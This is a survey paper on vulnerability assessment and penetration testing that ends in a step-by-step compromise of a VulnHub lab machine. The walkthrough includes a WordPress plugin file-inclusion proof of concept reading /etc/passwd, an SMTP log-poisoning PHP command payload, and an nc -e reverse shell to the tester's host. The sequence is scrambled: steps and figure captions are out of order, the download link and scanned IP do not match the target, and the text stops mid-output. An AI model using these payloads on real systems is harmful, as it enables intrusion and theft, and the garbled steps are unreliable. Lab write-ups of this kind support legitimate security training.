Analysis Of Vulnerability Assessment With Penetration Testing

[1]Mrs. Aswathy Mohan, [2]Dr. G. Aravind Swaminathan
[1]PG Student, EC-Council CEH Certified, Francis Xavier Engineering College, Anna University Tirunelveli,Tamil Nadu, India. [1]aswamoha@gmail.com
[2]Professor and Head of Dept Computer Science and Engineering, Francis Xavier Engineering College,Anna University Tirunelveli, Tamil Nadu, India
[1]aravindswaminathan.g@francisxavier.ac.in

Abstract

Cyber security is undergoing tremendous growth in industrial and educational environment. Now a day's cyber security experts are challenging the cyber criminals with latest cyber technologies. The cyber criminals are utilizing the vulnerabilities in the organizations to steal confidential information to exploit for financial empowerment. Vulnerability Assessment and Penetration testing is a most modern technique used to overcome the attacks from cyber criminals to avoid the data loss. Among the vulnerabilities high risk and low risk techniques are used. In this survey paper various techniques and tools used in VAPT technology will be analyzed. Using this survey, the whole techniques are explained in an effective approach. Vulnerability Assessment is the approach through which the security loopholes through which hackers can enter in the target system are identified. Penetration Testing is the simulation of attack as a hacker with the legal consent from the owner of the target system. They provide the security report and guidelines through which the owner can rectify the security holes through which the attackers can access the target system. The most effective tool used in penetration Testing is kali Linux OS which provides free and open access tools to perform the test successfully. This paper focuses on the various tools and techniques available in penetration testing to eliminate the threats from hackers or cyber criminals.

Keywords *- Hacking, Cyber security, Penetration Testing, Kali Linux, Vulnerability Assessment, VAPT*

I. INTRODUCTION

Web application refers to the client server data transfer and communication. Client requests for information sharing and as a result server acknowledges and sends the requested data. As this is a fast process web applications are in good demand. So, web applications are in threat of cyber- attack from hackers. So before implementing a web page in live penetration testing is done to ensure its security from attackers.

Ethical hacking refers to the process of analyzing the security holes in the organization through which the attackers can access the target system and access the confidential information. In this technique a group of testers known as pentesters will be performing the task. They will point out the security vulnerabilities which can be used by the hackers to access the system. They will follow the set of ethical norms legally with the consent of the organization.

The security report generated by the pentesters is utilized by the target system owner to rectify the security loopholes. Manual Testing requires long duration and complex procedures whereas automated testing requires only less time and uses automated tools. Web based vulnerabilities refers to the system flaws in the web applications. They include sql injection, Broken Authentication, Cross site Scripting, and so on.

II. VULNERABILITY ASSESSMENT

Vulnerability Assessment refers to the procedure of finding the security weaknesses of the target system. Different types of scanners and automated tools are used to identify the system flaws.

The whole process can be subdivided into:

a. *Information Gathering*
b. *Scanning to find vulnerabilities*
c. *Getting Access*
d. *Report*

Vulnerability Assessment refers to the identification available vulnerabilities in the organization through which the cyber criminals can attack the system.




Fig.1. Vulnerability Analysis Graph

III. PENETRATION TESTING

This testing involves the scanning of target system for vulnerabilities and accessing the target system. After entering the system, the pen testers will try to steal the information and generates the detailed report regarding the vulnerabilities and counter measures. The vulnerability analysis graph is shownin fig.1[1]


The same methodologies of hackers is adopted by pen testers in this case but with the legal consent of the owner to perform the attack. Using the report, theowner can rectify the security flaws and can eliminate the threats caused by the hackers. The whole pen testing process can be subdivided into:

a. *Planning the target machine*
b. *Data gathering about target machine*
c. *Scanning the Vulnerabilities*

d. *Attacking the target*
e. *Gaining Access*
f. *Report*
g. *Exiting and Clearing*

In planning step the pen tester will analyze and decide the target machine he should select. The pen tester can create a pen testing environment using Virtual box or VMware. Common port numbers are shown in table.1[3]. The target machines can be imported to the virtual box. In Pen testing the most efficient tool used is Kali Linux OS because it contains all automated tools needed to perform the attack. So, kali Linux which acts as the Host OS is also imported to the environment. Kali Linux OS contains all the automated tools available to perform pen testing attack. So, no need to install the tools.


Table.1. Common Port numbers



Port Number	Service
21	FTP Control
22	SSH
25	SMTP (Email)
53	DNS
80	HTTP

In Nmap scan we get an overall information about the open ports. Then we can analyze the services we can run through the open ports available. Through the open ports we can identify the suspicious files available. By using these suspicious files, we can identify the vulnerabilities present in the target system. By exploiting these vulnerabilities, the pen tester can access the target machine.

Table.2. Top VAPT Tools



NO.	Name	License	Type	Operating System
1	Metasploit	Proprietary	Vulnerability scanner and exploit	Cross-platform
2	Nessus	Proprietary	Vulnerability scanner	Cross-platform
3	Kali Linux	GPL	Collection of various tools	Linux
4	Burp Suite	Proprietary	web vulnerability scanner	Cross-platform
5	w3af	GPL	web vulnerability scanner	Cross-platform
6	OpenVAS	GPL	Vulnerability scanner	Cross-platform
7	Paros proxy	GPL	web vulnerability scanner	Cross-platform
8	Core Impact	Proprietary	Vulnerability scanner and exploit	Windows
9	Nexpose	Proprietary	Entire vulnerability management lifecycle	Linux, Windows
10	GFI LanGuard	Proprietary	Vulnerability scanner	Windows
11	Acunetix WVS	Proprietary	web vulnerability scanner	Windows
12	QualysGuard	Proprietary	Vulnerability scanner	Cross-platform
13	MBSA	Freeware	Vulnerability scanner	Windows
14	AppScan	Proprietary	web vulnerability scanner	Windows
15	Canvas	Proprietary	Vulnerability scanner and exploit	Cross-platform

In step b information regarding the target machine iscollected to perform the pen test. Various tools like Nmap, ipconfig, Dirb are used to collect the data. After collecting needed information Vulnerability scanning is performed. The penetration testing phases are shown in fig.2[1]

In Scanning phase various automated tools and methodologies are utilized to identify the security loops in the target machine. In attack phase the pen tester will gain access of the target machine by using the identified vulnerabilities. Here initially he will try to get access into the target by using the exploits available. Then he will try to get privilege as root user or top admin root privilege only he can perform the pen testing.

In final stage the pen tester organizes the information and results to analyze the output and security flaws present to the owner of the organization. The top vulnerability analysis and penetration testing tools are shown in table.2[1].

The results of the pen testing are properly arranged so that the owner should identify the weakness of hisorganization and rectify it. Then the system should be returned to its original state before the pen test. All the results and attacks are cleared to return the target system efficiently. This final phase is referred as clearing and exiting from the target system by the pen tester. By using the generated report they couldeliminate the threats from hackers.

IV. RELATED WORK

VulnHub is a famous website for security researchers. Everyone can download target machines from this website. The target machine Symfonos I imported from VulnHub.

Penetration Testing Lab:

Testing lab for pen testers is the place where they gather information and to perform practical attack methods against the vulnerable systems.

Penetration testing lab is set up on Virtual Box as it allows us to create Virtual Machines inside the current OS (Host OS).

a.Oracle Virtual Box Download:

https://www.virtualbox.org/wiki/Downloads

b. Host OS- Kali Linux


Download - https://www.kali.org/downloads/

c. Target Machine- Symfonos1

Download: https://www.vulnhub.com/entry/djinn- 1,397/

Step 1: To find the IP address of the target machine. Pen testers use different commands to achieve this like arp-scan, nmap or netdiscover. I'll use arp-scanin this case, but you can use any other one also.

```
$ sudo arp-scan –l
```




```
┌──(kali㉿kali)-[~/symfonos1]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:0e:34:8d, IPv4: 19
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/roy
192.168.0.1     cc:2d:21:11:ff:38       Tenda Technology Co.,Lt
192.168.0.112   08:00:27:0e:0b:97       PCS Systemtechnik GmbH
```

Fig.2. IP Scan

Now I got the IP of the target machine. 192.168.0.112, So I can start to enumerate the target. IP scan is shown in fig.2

Step 2: Let’s scan the target to see which ports are opened and what services they are running.

$ nmap -sV -sC 192.168.0.112 -o scriptscan



```
# Nmap 7.91 scan initiated Fri Aug 13 05:43:14 2021 as: nmap -sV -sC -oN
Nmap scan report for 192.168.0.104
Host is up (0.00071s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY,
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cp
```

Fig.3. Target port Scan

I found out that port 22(SSH), 25(SMTP), 80(http), 139(samba) and 445(samba) are open on the target machine. We can also see the version of the services running. Port scan details of target system are shown in fig.3.

Step 3: Let’s visit the webserver running on this machine on port 80. The site only had an image and nothing else. So suspicious files are not found here. Only by analyzing the open ports in Nmap scan the pen tester could select the service should be used to identify the vulnerabilities in the target system.

ISSN: 2233-7857 IJFGCN





Fig.4. Web Enumeration

Step 4: Let’s try to do directory brute forcing with gobuster to find any interesting directories or files. Web enumeration is shown in fig.4..


$ gobuster dir -u http://192.168.0.112/ -w /usr/share/wordlists/dirbuster/directory-list-2.3- medium.txt



```
┌──(kali㉿kali)-[~/symfonos1]
└─$ gobuster dir -u http://192.168.0.112/ -w
===============================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehl
===============================================
[+] Url:                     http://192.168.
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/word
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================
2021/08/22 15:30:23 Starting gobuster in dir
===============================================
/manual               (Status: 301) [Size: 3
/server-status        (Status: 403) [Size: 3

===============================================
2021/08/22 15:31:25 Finished
===============================================
```

Fig.5. Directory Bruteforcing

Step 5: Let’s enumerate the smb port. Directory Bruteforcing is shown in fig.5.$ smbclient -L //192.168.0.112/




```
┌──(kali㉿kali)-[~/symfonos1]
└─$ smbclient -L //192.168.0.112/
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
SMB1 disabled -- no workgroup available
```

Fig.6. Port Enumeration

ISSN: 2233-7857 IJFGCN


A couple of shares are found here. Port enumeration is shown in fig.6. Let's access anonymous as guest.

Fig.7. Accessing Target as Guest



```
┌──(kali㉿kali)-[~/symfonos1]
└─$ smbclient //192.168.0.112/anonymous -U Guest
Enter WORKGROUP\Guest's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 28 21:14:49
  ..                                  D        0  Fri Jun 28 21:12:15
  attention.txt                       N      154  Fri Jun 28 21:14:49

                19994224 blocks of size 1024. 17268808 blocks availab
smb: \> get attention.txt
```


And I got a file called attention.txt downloaded to our system with get command. Accessing the targetsystem as guest is shown in fig.7



```
┌──(kali㉿kali)-[~/symfonos1]
└─$ cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'bas

Next person I find using one of these passwords will be fired!

-Zeus
```

Fig.8. Listing File Info


I will try those passwords for helios share. Fileinformation is listed in fig.8



```
┌──(kali㉿kali)-[~/symfonos1]
└─$ smbclient //192.168.0.112/helios -U helios
Enter WORKGROUP\helios's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 28 20:32:
  ..                                  D        0  Tue Aug 17 12:03:
  research.txt                        A      432  Fri Jun 28 20:32:
  todo.txt                            A       52  Fri Jun 28 20:32:

                19994224 blocks of size 1024. 17268796 blocks avail
smb: \> exit
```

Fig.9. Checking Credential

Let's check the inside part. Credentials are checkedin fig.9



```
┌──(kali㉿kali)-[~/symfonos1]
└─$ cat research.txt
Helios (also Helius) was the god of the Sun in Greek mytholo
rney in leisurely fashion lounging in a golden cup. The god

┌──(kali㉿kali)-[~/symfonos1]
└─$ cat todo.txt

1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```

Fig.10. File Info Listing

Let’s check /h3l105 and file info is listed in fig.10.





Fig.11. Wordpress Site

Here I got the wordpress site. The wordpress site is shown in fig.11
Step 6: Let’s run wpscan on it to find any vulnerability.
$ wpscan --url http://symfonos.local/h3l105/ -e




```
[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
```

-

Fig.12 Check for Vulnerability


I found this plugin installed called mailmista. Let’s check on google for any possible vulnerabilities in this plugin. Vulnerability checking is shown in fig.12 and 13.



```
[+] Date: [23-8-2016]
[+] Autor Guillermo Garcia Marcos
[+] Vendor: https://downloads.wordpress.org/plugin/mail-masta.zip
[+] Title: Mail Masta WP Local File Inclusion
[+] info: Local File Inclusion

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynami
user-supplied input without proper validation.

Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);

Source: /inc/lists/csvexport.php:
Line 5: include($_GET['pl']);

Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);

Source: /inc/lists/csvexport.php
Line 5: include($_GET['pl']);

Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);


This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of select
possible to include arbitrary files on the server.


Typical proof-of-concept would be to load passwd file:


http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```

Fig.13. Vulnerability Check


Step 7: Let’s try this vulnerability on the target url.



```
┌──(kali㉿kali)-[~/symfonos1]
└─$ telnet 192.168.0.112 25
Trying 192.168.0.112...
Connected to 192.168.0.112.
Escape character is '^]'.
220 symfonos.localdomain ESMTP Postfix (Debiar
MAIL FROM:D3VLS
250 2.1.0 Ok
RCPT TO:helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
SUBJECT: <?php echo system($_GET["cmd"]); ?>
.
250 2.0.0 Ok: queued as 1CAB94071F
```

Fig.14 Telnet command Injection

This step worked and could see the output of id command printed out by executing Telnet command injection is shown in fig.14.
symfonos.local/h3l105/wp-content/plugins/mail-mista/inc/campaign/count_of_send.php?pl=/var/ma il/helios&cmd=id on browser.
Step 9: Let’s get a reverse shell with this RCE.




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nolog
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65
Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false sy
proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false Debian-exim:x:105:109::/var/spool/exim
/usr/sbin/nologin helios:x:1000:1000:,,,:/home/helios:/bin/bash mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false postfix:x:109:115::/var
```

Fig.15. Vulnerability Implementation

And it worked. So, we got an LFI on this system. Let's try to convert it to RCE. Vulnerability implementation is shown in fig.15. After some research on google I found this article:

https://liberty-shell.com/sec/2018/05/19/poisoning/



```
symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=nc%20-e%20/bin/bash%20192.168.0.121%206886
```

```
┌──(kali㉿kali)-[~/symfonos1]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.121  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe0e:348d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0e:34:8d  txqueuelen 1000  (Ethernet)
        RX packets 932  bytes 420660 (410.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 867  bytes 100341 (97.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9  bytes 488 (488.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 488 (488.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~/symfonos1]
└─$ sudo nc -nlvp 6886
listening on [any] 6886 ...
connect to [192.168.0.121] from (UNKNOWN) [192.168.0.112] 50054
id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev
